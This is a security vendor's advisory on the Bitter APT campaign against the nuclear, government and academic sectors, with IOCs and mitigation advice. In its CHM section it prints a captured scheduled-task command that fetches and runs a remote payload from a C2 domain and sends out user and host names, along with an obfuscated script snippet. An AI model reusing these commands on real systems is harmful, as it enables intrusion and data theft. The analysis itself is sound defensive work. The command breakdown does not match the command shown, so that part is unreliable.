BITTER ELEPHANT

SOUTH ASIAN APT

MALWARE, TROJAN, STEALER

Vairav Advisory Report

14th December 2023

Vairav Technology Security Pvt. Ltd.

Thirbam Sadak 148

Baluwatar, Kathmandu

Phone: +977 4541540

Mobile: +977-9820105900

Email: mail@vairav.net

Executive Summary

Bitter APT, a suspected South Asian hacking group, poses a significant threat to high-profile organizations in Pakistan, China, Bangladesh, Saudi Arabia, and more recently, Nepal. With a focus on government, energy, and engineering sectors, Bitter APT utilizes sophisticated tactics, including spear phishing emails and a diverse array of malware tools. In a recent attack on a Chinese nuclear energy firm, the group impersonated the Embassy of Kyrgyzstan in Beijing, employing a deceptive email inviting recipients to a nuclear energy conference. Crafted with authentic details, the email aimed to entice victims into downloading malicious attachments.

Bitter APT's extensive malware arsenal, featuring tools like Bitter RAT, Artra downloader, SlideRAT, and AndroRAT, showcases its versatility in targeting both mobile and desktop platforms. Moreover, the group has expanded its reach to include an Android spyware tool named 'Dracarys', underscoring its multi-platform targeting strategy. Of note, recent observations indicate Bitter APT extending its operations to target Nepal's government agencies through a mass email campaign, reinforcing the group's proactive and evolving threat landscape.

Key Points

- Bitter APT is a South Asian hacking group.
- Lured victims with a phishing email, leading to the download of RAR files with malicious Excel or CHM files.
- Employed advanced obfuscation, including encoded PowerShell commands, to hinder detection.
- Takes advantage of Equation Editor vulnerability (CVE-2017-11882).

Tactics, Techniques, and Procedure




Figure 1: Infection Chain.

Multiple emails were discovered targeting individuals within the nuclear energy sector in China, with an additional focus on academia-related entities. The phishing emails employ an enticing lure, inviting recipients to participate in conferences aligned with their interests. Crafted to engineer the target socially, the lures prompt the download and opening of an attached RAR file, housing either a Microsoft Compiled HTML Help (CHM) or Excel payload.

This pattern of activity suggests a persistent continuation of the tactics and campaign methodology observed in Bitter APT's operations since at least 2021. The phishing emails employ social engineering techniques. The sender's name and email address are meticulously crafted to give the impression of originating from a genuine person. The email concludes with the name and particulars of a genuine attaché. If the recipient were to conduct a search using a search engine for this individual, they would easily find supporting information. This further contributes to the perceived legitimacy of the email. Presumably, this is also how the malicious actor obtained information to construct the lure.

How Bitter APT uses CHM and Microsoft Excel Files

Various harmful packages have been noticed during the attack. These could be either CHM files or Microsoft Excel files taking advantage of Equation Editor vulnerabilities **(CVE-2017-11882)**. To make it more challenging for security checks, these files are compressed within RAR files. This method helps them avoid detection by static analysis techniques that don't unpack the files for inspection. The main goal of these harmful packages is to establish a lasting presence on the targeted system and download more malicious software.

Excel File

The Excel payloads consist solely of an exploit targeting Equation Editor **(CVE-2017-11882)**, a feature in Microsoft Office. This exploit is designed to establish two distinct scheduled tasks on the infected system. Notably, there is no distracting or misleading content in the document to divert attention. The first scheduled task operates at 15-minute intervals. It utilizes cURL, a command-line tool for transferring data, to download the next stage of the attack, represented by an EXE payload.

Additionally, it sends information about the infected machine's name back to the malicious actor, providing them with details about the compromised system. Upon opening the Excel, it launches the Microsoft Equation Editor application to execute the embedded Microsoft Equation 3.0 objects. And suspicious connection to IP Address **203[.]124[.]44[.]180, 192[.]229[.]221[.]95** and **93[.]184[.]221[.]240** is detected on the computer. Subsequently, it drops an executable file with the MD5 hash "**ba86203015619424653b46139f9db746**" in both the Windows "**Temporary Internet Files**" and "**C:\Users\admin\AppData\Local**" Directory.




Figure 2: Verdict from Virus Total of the dropped file.

To verify the verdict the file was again checked on the OTX Alien vault.




Figure 3: Verdict from OTX Alien vault.

Therefore, the identified file is associated with the Bitter APT group. Subsequently, it conducts a series of actions: checking the system's supported languages, extracting information such as the computer name and GUID from the registry, scrutinizing Internet Settings, retrieving proxy server details, inspecting Internet Explorer's security settings, examining System Certificates settings, and generating files or folders in the user directory. Following this, the application initially dropped launches which led to gaining access to the PC by exploiting the CVE-2017-11882 vulnerability.

To ensure persistence, the application replicates itself in various locations and adds itself to the startup folder. This ensures that the malicious application is executed each time the PC is powered on, allowing unauthorized access and potential system exploitation.

CHM File

The usual harmful packages in the RAR files are Microsoft Compiled HTML Help (CHM) files. These files can run any code, and in this situation, they are also utilized to establish scheduled tasks for lasting presence on a system and to download the next stage of the attack. There are different versions of these CHM payloads that have been observed.

For the attacker, using CHM payloads has advantages. They do not need a lot of interaction from the user, unlike some other types of files. Additionally, they don't rely on having a specific, vulnerable version of Microsoft Office installed, unlike Excel files. Moreover, CHM files use LZX compression, which helps them bypass certain security checks because some malware analysis solutions don't inspect the content unless it's decompressed. This makes CHM payloads a preferred choice for the attacker due to their efficiency and ability to avoid detection.


The initial iteration of the CHM file establishes a scheduled task to run other applications. The task employs the built-in utility "**Mshta**" to execute a remote payload fetched from the Command and Control (C2) server using the cUrl command. String concatenation is utilized to fragment the string, enhancing its obfuscation. Additionally, the computer name and the username are transmitted to the C2 as part of this operation.

```
schtasks /create /tn IntelHDGraphicsDriverUpdates /f /sc minute /mo 15 /tr "mshta
vbscript:Execute('CreateObject(''WScript.Shell'').Run ''cmd /c set y=homie & curl -
o C:\Users\Public\Music\c.fi pa^ula^les^ia^s^tyl^es.^com^/du^h.p^hp?hp=USER-
PC*admin&More C:\Users\Public\Music\c.fi|cmd'', 0, True:close')"
```

Now let's break down the command to understand it better:

- **"C:\Windows\System32\schtasks.exe"**: Specifies the full path to the Windows Task Scheduler executable (**schtasks.exe**). This is a system utility in Windows used to create and manage scheduled tasks.
- **/create**: Instructs the Task Scheduler to create a new task.
- **/sc minute**: Sets the schedule to run the task every minute.
- **/mo 15**: Specifies that the task should run every 15 minutes.
- **/tn AdobeUpdater**: Assign the name "AdobeUpdater" to the scheduled task.
- **/tr "%coMSPec% /c s^t^a^rt /^m^i^n m^s^i^e^xe^c ^/^i htt^p:/^/mirz^adih^atti^[.]com^/cs^s/t^ry.php?h=%computername%*%username% /^q^n ^/^norestart"**: Defines the action to be taken when the task runs. It appears to involve a complex command using variables (e.g., **%coMSPec%**, **%computername%**, **%username%**) and string manipulation. The command seems to initiate a connection to a URL (**http://mirzadihatti.com/css/try.php**) with parameters related to the computer name and username.
- **/ft**: Specifies the format of the task.


The contents of the .chm file can be accessed by extracting it using 7zip. The noteworthy file within is the doc.htm file, responsible for presenting a decoy window and executing the associated code.



$WWAssociativeLinks	12/14/2023 10:49 AM	File folder	
$WWKeywordLinks	12/14/2023 10:49 AM	File folder	
#IDXHDR	12/14/2023 10:49 AM	File	4 KB
#ITBITS	12/14/2023 10:49 AM	File	0 KB
#STRINGS	12/14/2023 10:49 AM	File	1 KB
#SYSTEM	12/14/2023 10:49 AM	File	5 KB
#TOPICS	12/14/2023 10:49 AM	File	1 KB
#URLSTR	12/14/2023 10:49 AM	File	1 KB
#URLTBL	12/14/2023 10:49 AM	File	1 KB
$FlftiMain	12/14/2023 10:49 AM	File	0 KB
$OBJINST	12/14/2023 10:49 AM	File	3 KB
doc.htm	12/14/2023 10:49 AM	Brave HTML Docu...	6 KB

Figure 4: The file contents.

The second iteration of the CHM payload conceals the identical process by employing an encoded PowerShell command stage, introducing a higher level of obfuscation beyond simple string concatenation.



```
<SCRIPT>
(function(_0x1f7a69, _0x2ca826) {
    var _0x180e60 = _0x2e5a,
        _0x519cfd = _0x1f7a69();
    while (!![]) {
        try {
            var _0x5f0dd9 = parseInt(_0x180e60(0x1b5)) / 0x1 * (-parseInt(_0x180e60(0x1ad)) / 0x2) +
                -parseInt(_0x180e60(0x1b0)) / 0x3 * (parseInt(_0x180e60(0x1ae)) / 0x4) +
                -parseInt(_0x180e60(0x1ac)) / 0x5 * (-parseInt(_0x180e60(0x1b1)) / 0x6) +
                parseInt(_0x180e60(0x1b2)) / 0x7 * (parseInt(_0x180e60(0x1b3)) / 0x8) +
                parseInt(_0x180e60(0x1aa)) / 0x9 +
                parseInt(_0x180e60(0x1b4)) / 0xa * (-parseInt(_0x180e60(0x1ab)) / 0xb) +
                parseInt(_0x180e60(0x1a9)) / 0xc * (-parseInt(_0x180e60(0x1af)) / 0xd);

            if (_0x5f0dd9 === _0x2ca826) break;
            else _0x519cfd['push'](_0x519cfd['shift']());
        } catch (_0x3dbcc3) {
            _0x519cfd['push'](_0x519cfd['shift']());
        }
    }
    (_0xe4ca, 0xe930a), htre['Click']();

    function _0x2e5a(_0x54d459, _0x2f452f) {
        var _0xe4cabf = _0xe4ca();
        return _0x2e5a = function(_0x2e5af6, _0x3e1a06) {
            _0x2e5af6 = _0x2e5af6 - 0x1a9;
            var _0x1ad797 = _0xe4cabf[_0x2e5af6];
            return _0x1ad797;
        }, _0x2e5a(_0x54d459, _0x2f452f);
    }
    function _0xe4ca() {
        var _0x11fe98 = ['2095491BwrJf', '120cNDTuc', '1306557RGWBOO', '11CuOtDK', '5qYWRnE', '4tFRdkP', '592LEnGnr', '539838VAYYfc', '3420qIcXQf', '9088830ENrdHU', '7uIPhxG', '9107752NIApCj', '8402230VsRGew'];
        _0xe4ca = function() {
            return _0x11fe98;
        };
        return _0xe4ca();
    }
})();
</SCRIPT>
```

Figure 5: Encoded command in the CHM file.

MITRE ATT&CK techniques

The malware makes the usage of various attack tactics, techniques, and procedures based on the MITRE ATT&CK framework to attack victimized users or organizations.

Tactic	Technique
Initial Access	Phishing (T1566) • Spear phishing Attachment (T1566.001)
Execution	Command and Scripting Interpreter (T1059) • Windows Command Shell (T1059.003)
	Scheduled Task/Job (T1053) • Scheduled Task (T1053.005)
	User Execution (T1204) • Malicious File (T1204.002)
Persistence	Scheduled Task/ Job (T1053) • Scheduled Task (T1053.005)
Privilege Escalation	Scheduled Task/ Job (T1053) • Scheduled Task (T1053.005)
Defense Evasion	Virtualization/ Sandbox Evasion (T1497) • Time based evasion (T1497.003)
Discovery	Query Registry (1012)
	Software Discovery (T1518)
	System Information Discovery (T1082)

Indicators of Compromise (IOCs)

IP	Domain	HASH
203[.]124[.]44[.]180	Pns[.]org[.]pk	ba86203015619424653b46139f9db746
224[.]0[.]0[.]252	http[:]//mirzadihatti[.]com/css/try.php	be2679cfc9cde95a2de4c31422774038
239[.]255[.]255[.]250		
192[.]168[.]100[.]255		
93[.]184[.]221[.]240		
192[.]229[.]221[.]9		

Threat Summary	
Name	BITTER APT, T-APT-17
Threat Type	RAT (Remote Access Trojan)
Detection Names	Malwarebytes: Backdoor.Bitter, BitDefender: Gen:Variant.Doina.23073, Antiy-AV: LTrojan[APT]/Win32.Bitter
Symptoms	Unusual Network Activity, Sluggish System Performance, Unauthorized Software Installs, Modified Proxy Settings, Altered Registry Values, Elevated CPU and Memory Usage, Unwanted Pop-Ups and Advertisements, Disabled Security Software, Unrecognized Processes, and Data modifications.
Additional Information	Bitter APT's arsenal includes Bitter RAT, Artra downloader, SlideRAT, and AndroRAT.
Distribution methods	Spear-phishing techniques
Damage	Steal sensitive information, data loss, downtime, and financial loss.
Malware Removal (Windows)	Effective removal typically requires using robust antivirus or antimalware software capable of detecting and eradicating the malware components. Additionally, restoring the system to a known good state through system backups and performing a thorough analysis of network activity is recommended to ensure complete removal and mitigate potential residual threats.

Vairav Recommendations

We recommend the following to mitigate and prevent ransomware attacks:

1. **Implement Email Security:**

Implement advanced email filtering solutions to detect and block phishing attempts. Train employees to recognize and report phishing emails, emphasizing caution when dealing with communications from unfamiliar or suspicious sources.

2. Endpoint Protection:

Deploy robust endpoint protection software to detect and mitigate malware threats. Regularly update and patch operating systems and software to address vulnerabilities exploited by threat actors.

2. **Educate employees about phishing.**

Employees should be educated on identifying and avoiding phishing emails, which are often used to spread malware. This can include providing training on how to spot and report suspicious emails, as well as regularly testing employees with simulated phishing emails.

3. **Implement multi-factor authentication.**

Organizations should implement multi-factor authentication for all remote access and sensitive systems to prevent attackers from stealing login credentials.

4. **Regularly back up important data**

Organizations should regularly back up important data and store it in a secure location in case the data is lost or stolen due to a malware infection.

5. **Monitor network traffic**

Organizations should monitor network traffic for signs of malware and investigate any suspicious activity. This can include monitoring for data exfiltration and connections to known command and control servers.

6. **Have an incident response plan.**

Organizations should have an incident response plan in place and ensure that all employees know how to respond in the event of a malware infection. This should include procedures for isolating infected systems and reporting the incident to the appropriate parties.

7. **Perform Vulnerability Assessment and Penetration Testing.**

We recommend performing vulnerability assessment and penetration testing of the networks, server, and end-user zones. The host-based vulnerability assessment is a must.

8. **Threat Intelligence Sharing.**

Participate in threat intelligence-sharing communities to stay informed about emerging threats and the tactics employed by threat actors. Collaborate with industry peers and security organizations to enhance collective cybersecurity defenses.

It is important to remember that the cyber adversaries behind are likely to constantly evolve their methods, tools, and techniques to evade detection and continue to be successful in their attacks. Therefore, organizations and individuals must stay informed about the latest TTPs and take proactive steps to protect themselves.

CONTACT US

Vairav Technology Security Pvt. Ltd.

Cyber Defender from the land of Gurkha

Thirbam Sadak 148, Baluwatar

Kathmandu, Nepal

Phone: +977-01-4541540

Mobile: +977-9820105900

Email: mail@vairav.net

Website: https://vairav.net